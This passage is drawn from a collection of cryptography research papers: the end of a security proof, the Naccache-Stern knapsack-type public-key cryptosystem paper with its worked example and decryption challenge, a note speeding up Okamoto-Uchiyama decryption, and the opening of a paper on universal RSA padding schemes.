36. J. Stern, *Designing identification schemes with keys of short size*, Advances in Cryptology Crypto'94, Santa Barbara, Lectures Notes in Computer Science 839, pp. 164–173, Springer-Verlag, 1995.

Appendix: Sketch of the Security Proof.

We show that any message distinguisher can be turned into an algorithm that recognizes higher residues. We let D be a distinguisher for two messages m_0 and m_1 and start from the fact that, keeping the above notations, θ_0 and θ_1 are significantly distinct. We next use the *hybrid technique* for which we refer to [11], pp.91–93. Hybrids consist of a sequence of random variables Y_i, $0 \leq i \leq k$, such that

1. Extreme hybrids collide with $E(m_0)$ and $E(m_1)$ respectively.
2. Random values of each hybrid can be produced by a probabilistic polynomial time algorithm.
3. There are only polynomially many hybrids.

In such a situation, [11] shows that D distinguishes two neighbouring hybrids. Our hybrids are formed by considering a message μ_i, such that

$$\mu_i = m_0 \bmod p_j \text{ for } \; j > i \text{ and}$$

$$\mu_i = m_1 \bmod p_j \text{ for } \; j \leq i$$

and letting Y_i to be uniformly distributed over the set $E(\mu_i)$ of encryptions of μ_i. It is easily seen that conditions 1, 2 and 3 are satisfied. Thus, for some index i, D significantly distinguishes Y_i and Y_{i-1}. Set $\mu = \mu_i$, $p = p_i$ and let μ^j, $1 \leq j \leq p$, be the unique message such that

$$\mu^j = \mu \bmod p_\ell \text{ for } \; \ell \neq i \text{ and } \; \mu^j = j \bmod p$$

We note that, both m_i and m_{i-1} appear among the μ^js and we show that D cannot distinguish encryptions of any two of the μ^js. This will yield the desired contradiction.

Let

$$\pi_j = Pr\{D(n, \sigma, g, y) = 1 | y \in E(\mu_j)\}$$

and assume that some π_i significantly exceeds the other ones. In other words, $\pi_i \geq \sup_{j \neq i} \pi_j + \frac{1}{Q}$ for some polynomial Q and infinitely many values of $|n|$. We show how to predict p-th residuosity: given z, we run D over a large sample N of inputs (n, σ, y) where $y = x^\sigma z^{\ell\sigma/p} g^{\mu_i}$, with $x > n$ and $\ell \le p$ chosen at random, and we average the outputs. Now, if z is a p-th residue, then y simply varies over $E(\mu_i)$, whereas, if z is not a p-th residue, y randomly varies over the union of all $E(\mu_j)$s. Thus, in the first case, the average is close to π_i, whereas, in the second case, it is approximately $\frac{\sum_{j=1}^{p} \pi_j}{p}$. It is easily seen that the difference is bounded from below by $\frac{p-1}{p}\frac{1}{Q}$. Using the law of large numbers, this is enough to make the proper decision on the p-th residuosity, with probability as close to 1 as we wish, by using only polynomially large samples. This finishes the proof. □

Remarks.
1. Turning the previous sketch into a complete proof involves a technical but rather long write-up: especially, a precise version of the law of large numbers has to be made explicit, *e.g.* by using the Chebishev inequality. Also, the values of π_i and $\frac{\sum_{j=1}^{p} \pi_j}{p}$ are not known *a priori* and should be approximated as well using the law of large numbers. We urge the interested reader to consult [11] for similar proofs.
2. The higher residuosity oracle that was built in the proof for the sake of contradiction uses inputs σ and g on top of n, y and p. Actually, one can check that everything goes through, *mutatis mutandis*, if σ is replaced by $\overline{\sigma} = \prod_{p<B} p$. Thus σ is not really needed. As for g, as seen in section 2.1, it can be chosen at random: a proper choice will be spotted by sampling the corresponding oracle and checking its correctness.

A New Public-Key Cryptosystem

[W. Fumy, Ed., *Advances in Cryptology – EUROCRYPT 1997*, vol. 1233 of *Lecture Notes in Computer Science*, pp. 27–36, Springer-Verlag, 1997.]

David Naccache[1] and Jacques Stern[2]

[1] Gemplus Card International
1 place de la Méditerranée, 95206 Sarcelles CEDEX, France
100142.3240@compuserve.com
[2] École Normale Supérieure 45 rue d'Ulm, 75230 Paris CEDEX 5, France
jacques.stern@ens.fr

Abstract. This paper describes a new public-key cryptosystem where the ciphertext is obtained by multiplying the public-keys indexed by the message bits and the cleartext is recovered by factoring the ciphertext raised to a secret power.

Encryption requires four multiplications/byte and decryption is roughly equivalent to the generation of an RSA signature.

1 Introduction

It is striking to observe that two decades after the discovery of public-key cryptography, the cryptographer's toolbox contains only a dozen of asymmetric encryption schemes. This rarity and the fact that today's most popular schemes had so far defied all complexity classification attempts strongly motivates the design of new asymmetric cryptosystems.

Interestingly, the cryptographic community has been relatively more successful in the related field of identification, where a user attempts to convince another entity of his identity by means of an on-line communication. For example, there have been several attempts to build identification protocols based on simple operations (see [19, 21, 22, 16]). Although the devising of new public key cryptosystems appears much more difficult (since it deals with trapdoor functions rather than simple one-way functions) we feel that research in this direction is still in order: simple yet efficient constructions may have been overlooked and, in a way, the present paper is an example of such a situation.

As observed by [18], most asymmetric encryption schemes present the following common design morphology:

- Start with an intractable problem P and find an easy instance $P[\text{easy}] \in P$ which should be solvable in polynomial space and time.
- Shuffle or scramble $P[\text{easy}]$ until the resulting problem $P[\text{shuffle}]$ does not resemble $P[\text{easy}]$ any more and becomes indistinguishable from P.
- Publish $P[\text{shuffle}]$ and describe how it should be used for encryption. The information s by the means of which $P[\text{shuffle}]$ is reduced to $P[\text{easy}]$ is kept as a secret trapdoor.

- Construct the cryptosystem in such a way that decryption is essentially different for the cryptanalyst and the legitimate receiver. Whilst the former must solve P[shuffle], the latter may use s and solve only P[easy].

Roughly at the same time when RSA was discovered [17], knapsack encryption was introduced by Merkle and Hellman [11]. It used the knapsack problem where P[easy] was superincreasing and shuffling was a linear operation modulo some large integer. As is well known, the knapsack cryptosystem was broken by Shamir. A variant of the knapsack system was proposed by Chor and Rivest [4] where shuffling was more elaborate since it was based on computing discrete logarithms in finite fields. Later on, building on Chor and Rivest's work, Lenstra [10] introduced the powerline system which, instead of computing logarithms, used directly the multiplicative structure of the field. For the sake of accurate paternity respect, let us stress that the construction presented in this paper uses a multiplicative version of the basic (additive) knapsack problem by combining two old, and once well-known, techniques: the multiplicative Merkle-Hellman knapsack [11] and Pohlig-Hellman's secret-key cryptosystem [15]. The new scheme therefore relates to Merkle-Hellman's cryptosystem very much the same way as the powerline system is related to the Chor-Rivest scheme. Actually, we were not aware of [10] and it is through a note by Paul Camion [3] that we understood that we had found a missing species.

The scheme presented in this article is based on the following problem:

P: given p, c and a set $\{v_i\}$, find a binary vector x such that

$$c = \prod_{i=0}^{n} v_i^{x_i} \bmod p$$

It is easy to observe that if the v_i-s are relatively prime and much smaller than p, P can be solved in polynomial time by factoring c:

P[easy] is an instance of P where $p > \prod_{i=0}^{n} v_i$ and $\gcd(v_i, v_j) = 1$ for $i \neq j$.

The scrambled P[shuffle] is obtained by extracting a secret (s-th) modular root of each v_i in P[easy]. By raising a product of such roots to the s-th power, each v_i shrinks back to its original size and x can be found by factoring.

The following sections describe how to use P for public-key encryption.

2 The New Scheme

Let p be a large public prime and denote by n the largest integer such that:

$$p > \prod_{i=0}^{n} p_i \text{ where } p_i \text{ is the } i\text{-th prime (start from } p_0 = 2)$$

The secret-key $s < p - 1$ is a random integer such that $\gcd(p - 1, s) = 1$ and the public-keys are the $n + 1$ roots generated *à la* Pohlig-Hellman [15]:

$$v_i = \sqrt[s]{p_i} \bmod p$$

$m = \sum_{i=0}^{n} 2^i m_i \in \mathcal{M}$ is encrypted as $c = \prod_{i=0}^{n} v_i^{m_i} \bmod p$ and recovered by:

$$m = \sum_{i=0}^{n} \frac{2^i}{p_i - 1} \times \Big(\gcd(p_i, c^s \bmod p) - 1 \Big)$$

Naturally, as in all knapsack-type systems, the v_is can be permuted and re-indexed for increased security.

2.1 A Small Example

- **key generation for $n = 7$**

The prime $p = 9700247 > 2 \times 3 \times 5 \times 7 \times 11 \times 13 \times 17 \times 19$ and the secret $s = 5642069$ yield the v-list:

$$\begin{array}{ll} v_0 = \sqrt[s]{2} \bmod p = 8567078 & v_4 = \sqrt[s]{11} \bmod p = 8643477 \\ v_1 = \sqrt[s]{3} \bmod p = 5509479 & v_5 = \sqrt[s]{13} \bmod p = 6404090 \\ v_2 = \sqrt[s]{5} \bmod p = 2006538 & v_6 = \sqrt[s]{17} \bmod p = 1424105 \\ v_3 = \sqrt[s]{7} \bmod p = 4340987 & v_7 = \sqrt[s]{19} \bmod p = 7671241 \end{array}$$

- **encryption of $m = 202 = 11001010_2$**

$$c = v_7^1 \times v_6^1 \times v_5^0 \times v_4^0 \times v_3^1 \times v_2^0 \times v_1^1 \times v_0^0 \bmod p = 7202882$$

- **decryption**

By exponentiation, we retrieve:

$$c^s \bmod p = 7202882^{5642069} \bmod 9700247 = 6783$$

whereby:

$$6783 = 19^1 \times 17^1 \times 13^0 \times 11^0 \times 7^1 \times 5^0 \times 3^1 \times 2^0 \quad \rightarrow \quad m = 11001010_2$$

- **information rate**

The information rate of our scheme (number of cleartext bits packed into each ciphertext bit) is sub-optimal since, in this example:

$$\mathcal{I} = \log(m) \,/\, \log(c) = \frac{8}{24} \simeq 33.33\% < 1$$

2.2 p as a Function of n

Evaluating the growth of p and n is important for comparing and understanding the characteristics on the new scheme since message-space mainly depends on n while computational complexity is proportional to the square of p's size.

Lemma 1. *Asymptotically:*

$$p\, e^{\mathrm{li}(n)} \sim n! \log^n(n) \quad \textit{where} \quad \mathrm{li}(n) = \int_2^n \frac{dx}{\log(x)} \sim \frac{n}{\log(n)}$$

whereas interpolation for $128 \le n \le 418$ *and* $989 < \log p < 4096$ *yields:*

$$|1000 \log p + 144525 - n\,(8062.11 + 6.74\, n) + 4.26337\,(n/10)^3\,| < 1012$$

The following table summarises the relation between p and n for five frequent sizes of p:

size of p	n	p_n	$\mathcal{M}$	size of the v-list	$\mathcal{I}$
512 bits	74	379	75 bits	4,800 bytes	14.6 %
640 bits	88	461	89 bits	7,120 bytes	13.9 %
768 bits	103	569	104 bits	9,984 bytes	13.5 %
1,024 bits	130	739	131 bits	16,768 bytes	12.8 %
2,048 bits	232	1471	233 bits	59,648 bytes	11.4 %

Although, as explained in the next sub-section, the first three instances (512, 640 and 768) are only given for illustrative purpose.

2.3 The Size of p

$\mathcal{M}$ must be sufficiently large (we recommend *at least* $n \ge 160$) to prevent birthday-search [20] through two lists of $2^{n/2}$ elements to find a couple of sets such that:

$$\prod_{i \in set[1]} v_i = \Big(\prod_{i \in set[2]} v_i \Big)^{-1} c \mod p$$

$\mathcal{M}$ and $\mathcal{I}$ can be increased by combining the following strategies:

- Represent m in a non-binary base ($m = \sum_{i=0}^{n} r^i m_i, 0 \le m_i < r$) and let

$$p > \prod_{i=0}^{n} p_i^{r-1}$$

Encryption and decryption become:

$$c = \prod_{i=0}^{n} v_i^{m_i} \bmod p \text{ and } m = \sum_{i=0}^{n} \frac{r^i}{\log{(p_i)}} \times \log \gcd(p_i^{r-1}, c^s \bmod p)$$

size of p	n	p_n	r	$\mathcal{M}$	**size of the** v**-list**	$\mathcal{I}$
1,024 bits	74	379	3	119 bits	9,600 bytes	11.6 %
2,048 bits	130	739	3	208 bits	33,536 bytes	10.2 %
2,048 bits	93	491	4	188 bits	24,064 bytes	9.2 %
2,048 bits	47	223	8	144 bits	12,288 bytes	7.0 %
2,048 bits	39	173	10	133 bits	10,240 bytes	6.5 %

- Let $p < \prod_{i=0}^{n} p_i$ but restrict $\sum_{i=0}^{n} m_i = w$ so that $\forall m \in \mathcal{M}$, $\prod_{i=0}^{n} p_i^{m_i} < p$.
  This variant implies a non-standard coding (constant-weight messages are rather suited to random-challenge identification and less for encryption) but results in drastically smaller v-lists:

size of p	n	p_n	w	$\mathcal{M}$	**size of the** v**-list**	$\mathcal{I}$
512 bits	131	743	55	125 bits	8,448 bytes	24.4 %
512 bits	271	1747	47	176 bits	17,408 bytes	34.4 %
768 bits	199	1223	76	187 bits	19,200 bytes	24.3 %
768 bits	274	1777	71	222 bits	26,400 bytes	28.9 %
1,024 bits	419	2903	89	308 bits	53,760 bytes	30.1 %
1,024 bits	479	3413	87	323 bits	61,440 bytes	31.5 %

Note that it is also possible to require that $\sum_{i=0}^{n} m_i \leq w$ but this complicates coding and has a very limited effect on $\mathcal{I}$.

2.4 The Arithmetic Properties of p

The mulipliticative property of the Legendre symbol yields:

$$\prod_{i \in A} (-1)^{m_i} = \left(\frac{c}{p}\right) \quad \text{where } A = \{0 \leq i \leq n, \;\; p_i \in NQR_p\}$$

Even if the leakage of the bit:

$$b = \sum_{i \in A} m_i \mod 2$$

is not serious in itself, it may become dangerous in some specific scenari; typically, if the same m is sent to several users, relations of the form

$$b_j = \sum_{i \in set[j]} m_i \mod 2$$

can be collected and m reconstructed by linear algebra.

A trivial countermeasure would be to restrict $p_i \in QR_p$ (in this case, s can also be even)[1] but one may proceed in a more elegant way by specifying $p_0 = 2 \in NQR_p$ and *simila similibus curantur*, let

$$m_0 = \sum_{i \in A - \{0\}} m_i \mod 2$$

cancel b.

Other small factors of $p-1$ produce similar phenomena. If q is such a factor, then, by raising the ciphertext to the power $(p-1)/q$, one ends up with an element of a multiplicative sub-group of order q. Since q is small, discrete logarithms can be computed in this sub-group and yield a linear equation modulo q where the message bits are the unknowns. Leakage through other factors of $p-1$ is avoided by using a safe prime *i.e.* a prime p such that $(p-1)/2$ is prime as well.

3 Some Applications

3.1 Processing Encrypted Data

A major weakness of software encryption is that while being processed, data are in a vulnerable state. For being modified, information must be deciphered and re-encrypted again. Unfortunately, while in clear, secrets are exposed to a wide gamut of threats ranging from scanning by hostile TSR-programs to interception in residual electromagnetic radiation.

The new cryptosystem seems interesting for processing encrypted data as it allows to modify (only) m_k by multiplying (or dividing) c by v_k. If $m_k = 1$, an additional multiplication by v_k is likely to have no effect on the cleartext[2] but if $m_k = 0$, modular division (by v_k) will destroy the whole plaintext.

3.2 Incremental Encryption

Similarly, the sender can pre-encrypt a chunk of m and complete c later. This feature can be used in group-encryption protocols where each participant adds an encrypted chunk to a common ciphertext without gaining knowledge about the chucks encrypted by his peers (again, each chunk should be sufficiently big to avoid exhaustive search and properly protected against modular division).

When protection against active attacks is needed (that is, when the peers are malicious active adversaries), this feature can be inhibited by using a part of m as a (sufficiently big) CRC or by pre-encrypting m with a conventional block-cipher keyed with some public constant.

[1] There are exactly 54 one-byte primes, 43 nine-bit primes and 75 ten-bit primes. If one has to discard half of them, and if one wants to have a sub-minimal 160-bit message space, 50 of the primes will be eleven-bit numbers and key generation will only be possible in the lucky event where the quadratic residues have an uneven distribution and concentrate on small values.

[2] The probability that $p_k \prod_{i=0}^{n} p_i^{m_i} < p$ is very close to one if m is uniformly distributed.

3.3 Batch Encryption

Surprisingly, encrypting a pair of random message-blocks (here $m[1]$ and $m[2]$) requires only 75% of the multiplications needed for two sequential encryptions ($i = 1, 2$):

$$c[i] = \mathsf{encrypt}(m[i] \oplus m[1] \wedge m[2]) \;\times \mathsf{encrypt}(m[1] \wedge m[2]) \bmod p$$

Although this strategy can be generalised to more than two blocks by building an intersection tree, accurate evaluation indicates that bookkeeping quickly costs the gain.

4 Implementation

In order to fit into a 68HC05-based ST16CF54 smart-card (4,096 EEPROM bytes, 16,384 ROM bytes and 352 RAM bytes), key storage was replaced by a command that re-computes the v-list upon request (re-computation and transmission take 310 ms per v_i but have to be done only once after reset). The p-list is compressed into a string of 48 bytes (in our implementation, $n = 74$) which k-th bit equals one if and only if k is prime. p_i is extracted by scanning this string until i ones were read (p_i is then the value of the scan-counter). To speed-up decryption (215 ms plus 33 ms for DES pre-encryption), our 824-byte program uses a composite p (four 256-bit factors) and sub-contracts all base-conversion operations ($r = 3$) to the smart-card reader. Benchmarks were done with a 5 MHz oscillator and ISO 7816-3 T=0 transmission at 115,200 bauds.

As strange as it may appear, the PC encrypts RSA-compatible ciphertexts without using a public exponent. Publishing $e = 1/s \bmod \phi(p)$ will make the computation of the v-list public but result in a standard RSA with a particular message format.

Although we see no immediate objection to restrict s to 160 bits, we recommend to avoid doing so before a reasonable scrutiny period (in particular, using a short s with a composite p seems related to [24, 23]) and enforce, in general, the following recommendations:

- As for any block cipher, too short messages (≤ 64 bits) should not be encrypted, unless concatenated to an appropriate randomiser [6].
- As for RSA and DSA [9], correct implementation must hide the correlation between processing time and the weights of m and s.
- To avoid oracle attacks [1], we recommend to reject all decrypted messages that, when re-encrypted *by the receiver* do not re-yield c.
- Since the p-list is not necessary for encryption, we recommend to keep it secret in practice but assume its knowledge as a weakened target for the sake of academic research.

Unlike RSA, our scheme is not patented; hardware and software implementing the cryptosystem can therefore be freely used and disseminated.

5 Challenge

It is a tradition in the cryptographic community to offer cash rewards for successful cryptanalysis. More than a simple motivation means, such rewards also express the designers' confidence in their own schemes. As an incentive to the analysis of the new scheme, we therefore offer (as a souvenir from Eurocrypt'97) DM 1024 to whoever will decrypt:

$$\begin{array}{l}c = \texttt{9D581F9E996C5D0878DC92BF5D5A8D2177B8B853E6697007}\\ \texttt{47D2C1411FAC6346045C76596193DE57A3996F04395E7BD44780}\\ \texttt{157CE4497E506DA61F09B73BAF3286272AC1625A5D989749BD38}\\ \texttt{46B634819BD26DF278CF6CD9157B891C629D3ECB49CB6E18D57E}\\ \texttt{4D9D4B70DA14738E1654F7466B48A0FCF96E0A7CBEF7A7A05DDA}_{16}\end{array}$$

$$\begin{array}{l}p = \texttt{EB17673456CF46F2F819B1FB5B15D330FCF1BB063E6C5DBB}\\ \texttt{A2A675D1639F0AF897C6CF04B3DEE33EBA5795C4A2E7EEF7CD28}\\ \texttt{5721B97F184159987F91DDC9C8270E5D36B2562F23B3881DD795}\\ \texttt{FB53634679944F3F11027B1D90BB8D3767151069626420E64E02}\\ \texttt{029BE0FA5ECEFC6987C72C10451CC033FFD77A78E8B8B2A60623}_{16}\end{array}$$

where $r = 4$, $n = 74$ and the coding convention is $\texttt{space} = 0$, $\texttt{a} = 1$, $\texttt{b} = 2, \cdots, \texttt{z} = 26$. The challenger should be the first to decrypt at least 50% of c (the v-list is available by email) and publish the cryptanalysis method which must be different than computing the discrete logarithm of one of the v_i-s but the authors are ready to carefully evaluate *ad valorem* any feedback they get.

6 Further Research

Since a first (informal) presentation of the scheme, several researchers began to investigate its different aspects and compare its features to RSA [5, 12, 2].

Elliptic curving the scheme is still an open problem (since elliptic curves are Abelian groups and not Euclidean domains, gcds can not be computed). Provable security, strategies for reducing the size of the public-key or signing with the scheme are also important for increasing the *practical* usefulness of the new cryptosystem.

A general knapsack taxonomy also seems in order. The idea of multiplicative knapsack is roughly 20 years old and was first proposed in the open literature by Merkle and Hellman [11] in their original paper. As, observed by Desmedt in his 1986 survey [7], encryption in the multiplicative Merkle-Hellman knapsack is actually additive. It is in fact the decryption which is multiplicative. The scheme presented here is in this respect thoroughly multiplicative. It should also be noted that Merkle-Hellman's knapsack was (partially) cryptanalyzed in by Odlyzko [13] but all our attempts to extend this attack to the new scheme failed.

As a final conclusion, although our scheme seems practical and simple, it can hardly compete with RSA on concrete commercial platforms as its public keys are typically eighty times bigger than RSA ones. Nevertheless, the new concept appears to be a promising starting-point for improvements and further research.

7 Acknowledgements

The authors thank Yvo Desmedt, Philippe Hoogvorst, David Kravitz and Ronald Rivest and Eurocrypt's referees for helpful comments and discussions.

References

1. R. Anderson, *Robustness principles for public-key protocols*, LNCS, Advances in Cryptology, Proceedings of Crypto'95, Springer-Verlag, pp. 236–247, 1995.
2. R. Anderson & S. Vaudenay, *Minding your p's and q's*, LNCS, Advances in Cryptology, Proceedings of Asiacrypt'96, Springer-Velrag, pp. 26–35, 1996.
3. P. Camion, *An example of implementation in a Galois field and more on the Naccache-Stern public-key cryptosystem*, manuscript, October 27–29, 1995.
4. B. Chor & R. Rivest, *A knapsack-type public key cryptosystem based on arithmetic on finite fields*, IEEE Transactions on Information Theory, vol. IT 34, 1988, pp. 901–909.
5. T. Cusick, *A comparison of RSA and the Naccache-Stern public-key cryptosystem*, manuscript, October 31, 1995.
6. D. Denning (Robling), *Cryptography and data security*, Addison-Wesley Publishing Company, p. 148, 1983.
7. Y. Desmedt, *What happened with knapsack cryptographic schemes*, Performance limits in communication - theory and practice, NATO ASI series E: Applied sciences, vol. 142, Kluwer Academic Publishers, pp. 113-134, 1988.
8. W. Diffie & M. Hellman, *New directions in cryptography*, IEEE Transactions on Information Theory, vol. IT 22 n^o 6, pp. 644–654, 1976.
9. P. Kocher, *Timing attacks in implementations of Diffie-Hellman, RSA, DSS and other systems*, LNCS, Advances in Cryptology, Proceedings of Crypto'96, Springer-Verlag, pp. 104–113, 1996.
10. H. Lenstra, *On the Chor-Rivest knapsack cryptosystem*, Journal of Cryptology, vol. 3, pp. 149–155, 1991.
11. R. Merkle & M. Hellman, *Hiding information and signatures in trapdoor knapsacks*, IEEE Transactions on Information Theory, vol. IT 24 n^o 5, pp. 525–530, 1978.
12. M. Naor, *A proposal for a new public-key by Naccache and Stern*, presented at the Weizmann Institute Theory of Computation Seminar, November 19, 1995.
13. A. Odlyzko, *Cryptanalytic attacks on the multiplicative knapsack cryptosystem and on Shamir's fast signature scheme*, IEEE Transactions on Information Theory, vol. IT 30, pp. 594–601, 1984.
14. H. Petersen, *On the cardinality of bounded subset products* , Technical report TR-95-16-E, University of Technology Chemnitz-Zwickau, 1995.
15. S. Pohlig & M. Hellman, *An improved algorithm for computing logarithms over GF(q) and its cryptographic significance*, IEEE Transactions on Information Theory, vol. 24, pp. 106–110, 1978.
16. D. Pointcheval, *A new identification scheme based on the perceptrons problem*, LNCS, Advances in Cryptology, Proceedings of Eurocrypt'94, Springer-Verlag, pp. 318–328, 1995.
17. R. Rivest, A. Shamir & L. Adleman, *A method for obtaining digital signatures and public-key cryptosystems*, CACM, vol. 21, n^o. 2, pp. 120-126, 1978.
18. A. Salomaa, *Public-key cryptography*, EATCS Monographs on theoretical computer science, vol. 23, Springer-Verlag, page 66, 1990.
19. A. Shamir, *An efficient identification scheme based on permuted kernels*, LNCS, Advances in Cryptology, Proceedings of Crypto'89, Springer-Verlag, pp. 606–609.
20. G. Simmons, *Contemporary cryptology: The science of information integrity*, IEEE Press, pp. 257–258, 1992.
21. J. Stern, *A new identification scheme based on syndrome decoding*, LNCS, Advances in Cryptology, Proceedings of Crypto'93, Springer-Verlag, pp. 13–21, 1994.
22. J. Stern, *Designing identification schemes with keys of short size*, LNCS, Advances in Cryptology, Proceedings of Crypto'94, Springer-Verlag, pp. 164–173, 1994.
23. P. van Oorschot & M. Wiener, *On Diffie-Hellman key agreement with short exponents*, LNCS, Advances in Cryptology, Proceedings of Eurocrypt'96, Springer-Verlag, pp. 332–343, 1996.
24. M. Wiener, *Cryptanalysis of short RSA secret exponents*, IEEE Transactions on Information Theory, vol. 36, n^o. 3, pp. 553–558, 1990.

Accelerating Okamoto-Uchiyama's Public-Key Cryptosystem

[*Electronics Letters* **35**(4):291–292, 1999.]

Jean-Sébastien Coron[1,2], David Naccache[2], and Pascal Paillier[2,3]

[1] École Normale Supérieure
45 rue d'Ulm, 75005 Paris, France
coron@clipper.ens.fr
[2] Gemplus Card International
34 rue Guynemer, 92447 Issy-les-Moulineaux, France
{jean-sebastien.coron, david.naccache, pascal.paillier}@gemplus.com
[3] École Nationale Supérieure des Télécommunications
46 rue Barrault, 75013 Paris, France
paillier@enst.fr

Abstract. In Eurocrypt'98, Okamoto and Uchiyama presented a public-key cryptosystem as secure as factoring $n = p^2q$; in terms of decryption complexity, the scheme is basically equivalent to RSA and requires $\mathcal{O}(\log^3 n)$ bit operations. In this note we point-out that a slight morphological modification in the scheme's structure that lower the decryption complexity to $\mathcal{O}(\log^2 n)$ while preserving equivalence to factoring.

1 Okamoto-Uchiyama's Cryptosystem

In Eurocrypt'98, Okamoto and Uchiyama proposed a new public-key cryptosystem (OU) based on the ability of computing discrete logarithms in a particular subgroup. Namely, if p is a large prime and $\gamma_p \subset \mathbf{Z}^*_{p^2}$ is

$$\gamma_p = \{x < p^2 \mid x = 1 \bmod p\} \ ,$$

then γ_p has a group structure with respect to the multiplication modulo p^2 and $\sharp\gamma_p = p$. The function $\log(.) : \gamma_p \longrightarrow \mathbf{Z}_p$ which associates $(x-1)/p$ to x is clearly well-defined on γ_p and presents interesting homomorphic properties. In particular,

$$\forall x, y \in \gamma_p \quad \log(xy \bmod p^2) = \log(x) + \log(y) \bmod p$$

whereby, as a straightforward generalization,

$$\forall g \in \gamma_p, m \in \mathbf{Z}_p \quad \log(g^m \bmod p^2) = m \log(g) \bmod p \ .$$

Key Setup. Generate two k-bit primes p and q (typically $3k = 1023$) and set $n = p^2q$. Randomly select and publish a number $g < n$ such that

$$g_p = g^{p-1} \bmod p^2$$

is of order p in $\mathbf{Z}_{p^2}^*$ and keep g_p secret (note that $g_p \in \gamma_p$). Similarly, choose $g' < n$ at random and publish

$$h = g'^n \bmod n \ .$$

The triple $\{n, g, h\}$ forms the public key. The secret key is $\{p, q\}$.

Encryption. Pick $r < n$ uniformly at random and encrypt the $(k-1)$-bit message m by:

$$c = g^m h^r \bmod n \ .$$

Decryption. Proceed as follows:

1. $c' = c^{p-1} \bmod p^2 = g^{m(p-1)} g'^{nr(p-1)} = g_p^m \bmod p^2$,
2. $m = \log(c') \log(g_p)^{-1} \bmod p$.

We refer the reader to [1] for a thorough description of the scheme. Although provably equivalent to factoring [2] as far as chosen-plaintext attacks are concerned, the scheme suffers from the fact that ciphertexts are about three times longer than plaintexts. Note that step 1 of the decryption process requires $\mathcal{O}(k^3)$ bit operations.

2 The Proposed Variant

As pointed-out by Paillier [3] OU's trapdoor is inherently new in the sense that it profoundly differs from RSA and Diffie-Hellman. It makes no doubt that this technique could be declined in various ways for designing new public-key cryptosystems in near future.

In order to reduce OU's complexity to $\mathcal{O}(k^2)$ *while preserving equivalence to factoring*, we select a p such that $p-1$ has a large (160-bit) prime factor t, let $p-1 = tu$ and modify the scheme's specifications as follows:

Randomly select a number $g < n$ such that

$$g_p = g^{p-1} \bmod p^2$$

is of order p in $\mathbf{Z}_{p^2}^*$, compute $G = g^u \bmod n$ and keep g_p secret. Similarly, choose $g' < n$ at random and publish

$$H = g'^{nu} \bmod n \ .$$

The triple $\{n, G, H\}$ forms the public key. The secret key is $\{p, q\}$.

Encryption. Pick $r < n$ uniformly at random and encrypt the $(k-1)$-bit message m by:

$$c = G^m H^r \bmod n \ .$$

Decryption. Proceed as follows:

1. $c' = c^t \bmod p^2 = g^{m(p-1)} g'^{nr(p-1)} = g_p^m \bmod p^2$,
2. $m = \log(c') \log(g_p)^{-1} \bmod p$.

The cubic-complexity has thus been replaced by a quadratic-complexity (here t has a fixed size), equivalence to factoring is easily derived from the original security proof included in [1].

References

1. T. Okamoto and S. Uchiyama, *A New Public-Key Cryptosystem as secure as Factoring*, LNCS 1403, Advances in Cryptology, Proceedings of Eurocrypt'98, Springer-Verlag, pp. 308–318, 1998.
2. E. Okamoto and R. Peralta, *Faster Factoring of Integers of a Special Form*, IEICE Trans. Fundamentals, Vol. E79-A, No 4, pp 489–493, 1996.
3. P. Paillier, *A trapdoor permutation equivalent to factoring*, LNCS to appear, Proceedings of PKC'99, Springer-Verlag, 1999.

Universal Padding Schemes for RSA

[M. Yung, Ed., *Advances in Cryptology – CRYPTO 2002*, vol. 2442 of *Lecture Notes in Computer Science*, pp. 226–241, Springer-Verlag, 2002. et *Report 2002/115, Cryptology ePrint Archive.*]

Jean-Sébastien Coron, Marc Joye, David Naccache, and Pascal Paillier

Gemplus Card International
34 rue Guynemer, 92447 Issy-les-Moulineaux, France
{jean-sebastien.coron, marc.joye, david.naccache, pascal.paillier}@gemplus.com

Abstract. A common practice to encrypt with RSA is to first apply a padding scheme to the message and then to exponentiate the result with the public exponent; an example of this is OAEP. Similarly, the usual way of signing with RSA is to apply some padding scheme and then to exponentiate the result with the private exponent, as for example in PSS. Usually, the RSA modulus used for encrypting is different from the one used for signing. The goal of this paper is to simplify this common setting. First, we show that PSS can also be used for encryption, and gives an encryption scheme semantically secure against adaptive chosen-ciphertext attacks, in the random oracle model. As a result, PSS can be used indifferently for encryption or signature. Moreover, we show that PSS allows to safely use the same RSA key-pairs for both encryption and signature, in a concurrent manner. More generally, we show that using PSS the same set of keys can be used for both encryption and signature for any trapdoor partial-domain one-way permutation. The practical consequences of our result are important: PKIs and public-key implementations can be significantly simplified.

1 Introduction

A very common practice for encrypting a message m with RSA is to first apply a padding scheme μ, then raise $\mu(m)$ to the public exponent e. The ciphertext c is then:

$$c = \mu(m)^e \mod N$$

Similarly, for signing a message m, the common practice consists again in first applying a padding scheme μ' then raising $\mu'(m)$ to the private exponent d. The signature s is then:

$$s = \mu'(m)^d \mod N$$

For various reasons, it would be desirable to use the same padding scheme $\mu(m)$ for encryption and for signature: in this case, only one padding scheme needs to be implemented. Of course, the resulting padding scheme $\mu(m)$ should be provably secure for encryption and for signing. We say that a padding scheme is *universal* if it satisfies this property.

The strongest public-key encryption security notion was defined in [15] as *indistinguishability under an adaptive chosen ciphertext attack*. An adversary should not be able to distinguish between the encryption of two plaintexts, even if he can obtain the decryption of ciphertexts of his choice. For digital signature schemes, the strongest security notion was defined by Goldwasser, Micali and Rivest in [10], as *existential unforgeability under an adaptive chosen message attack*. This notion captures the property that an adversary cannot produce a valid signature, even after obtaining the signatures of (polynomially many) messages of his choice.

In this paper, we show that the padding scheme PSS [4], which is originally a provably secure padding scheme for producing signatures, can also be used as a provably secure encryption scheme. More precisely, we show that PSS offers indistinguishability under an adaptive chosen ciphertext attack, in the random oracle model, under the partial-domain one-wayness of the underlying permutation. Partial-domain one-wayness, introduced in [9], is a formally stronger assumption than one-wayness. However, for RSA, partial-domain one-wayness is equivalent to (full domain) one-wayness and therefore RSA-PSS encryption is provably secure under the sole assumption that RSA is one-way.

Generally, in a given application, the RSA modulus used for encrypting is different from the RSA modulus used for signing; our setting (and real-world PKIs) would be further simplified if one could use the same set of keys for both encryption and signature (see [11]). In this paper, we show that using PSS, the same keys can be safely used for encryption and for signature.

2 Public-Key Encryption

A public-key encryption scheme is a triple of algorithms $(\mathcal{K}, \mathcal{E}, \mathcal{D})$ where:

- $\mathcal{K}$ is a probabilistic key generation algorithm which returns random pairs of public and secret keys (pk, sk) depending on some security parameter k,

